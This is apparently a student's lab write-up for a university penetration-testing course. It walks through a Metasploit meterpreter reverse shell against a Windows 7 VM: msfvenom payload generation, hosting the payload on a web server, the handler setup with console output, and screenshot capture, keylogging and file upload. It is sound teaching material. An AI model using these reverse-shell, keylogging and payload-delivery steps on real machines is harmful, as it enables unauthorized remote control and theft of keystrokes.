

OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS

---

## Assignment #3: Windows Pen Testing


---

Deep Patel

01213152

# TASK A

1. Configure Metasploit framework to set up a meterpreter reverse shell connection to the target Windows 7 by using the following configurations.



To start I entered the command “msfconsole” to open the Metasploit interface. Next, I used the command `exploit/multi/handler` to set the payload. I used the command `set payload windows/meterpreter/reverse_tcp` to set up meterpreter reverse connection. Then I entered the command `show options` to see information was needed. I found that I need to enter the `lhost` and `lport`.

- Listening Port: Use 30122 as your port number.
- Payload Name: Use your MIDAS ID (for example, pjiang.exe).

```

root@CS2APenTest: ~
msf5 exploit(multi/handler) > set lport 30122
lport => 30122
msf5 exploit(multi/handler) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ----      -
  PAYLOAD   process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.10.13   yes       The listen address (an interface may be specified)
  LPORT     30122           yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.10.13   yes       The listen address (an interface may be specified)
  LPORT     30122           yes       The listen port


Exploit target:

  Id  Name
  --  --
  0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.10.13:30122
  
```


I used the come “set lport” to set the lport to 30122. To set my lhost I used the command “set lhost” and entered my ip address (the attacker machine’s ip). I ran the exploit using the “exploit” command.



The second part for this task is to create an executable payload. The command to create the deliverable payload is `msfvenom`. The command I entered is “`msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.10.13 lport=30122 -f exe -o dpate020.exe`”. The `-p` means the payload’s path and name, `-f` means the format of the output (exe in this case), and the `-o` means the path and name of the output file. Lhost is the attacker’s IP (192.168.10.13) and the lport is the listening port (30122). Next I started the web server `apache2`, then I copied the payload “`dpate020.exe`” to the directory for web server using the command “`cp dpate020.exe /var/www/html`”.



I went on google chrome web browser and I went to 192.168.10.13/dpate020.exe to download the malicious file on the Windows 7 machine and I opened it.




I came back to my terminal to verify the reverse shell connection. I can see the reverse shell open between the attacker machine and our target machine on the IP address (192.168.10.9).



## Task B


Once you have established the reverse shell connection to the target Windows 7, complete the following tasks in your meterpreter shell:

1. Take a screenshot of the target machine.



The reverse shell connection to the target has been established now, I used the command “screenshot” to take a screenshot of the victim’s machine. The screenshot above shows the command besides the light green arrow and the screenshot taken


2. Type “This is XXX, happy summer!” in the Windows 7 VM. Then capture the keystrokes on the attacker side. Please replace XXX with your full name




I entered the command “keyscan\_start” and then I went to the target machine and typed “This is Deep Patel, happy summer!” then I came back to the attacker machine and used the command “keyscan dump” to see what is being typed on the target machine.




3. Create a text file on the attacker Kali, named "IMadeIT-YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's desktop (Windows 7 VM). Then login to Windows 7 and check if the file exists. You need to show me the command that uploads the file.




I opened leafpad and made a text file with the current time, date, and my name. I saved the file to my root folder and saved it as IMadeIT-dpate020.txt



I used the dir command to see my directory. It is currently under downloads so before I can upload the file to the target's desktop, I need to change my directory and go to the desktop.



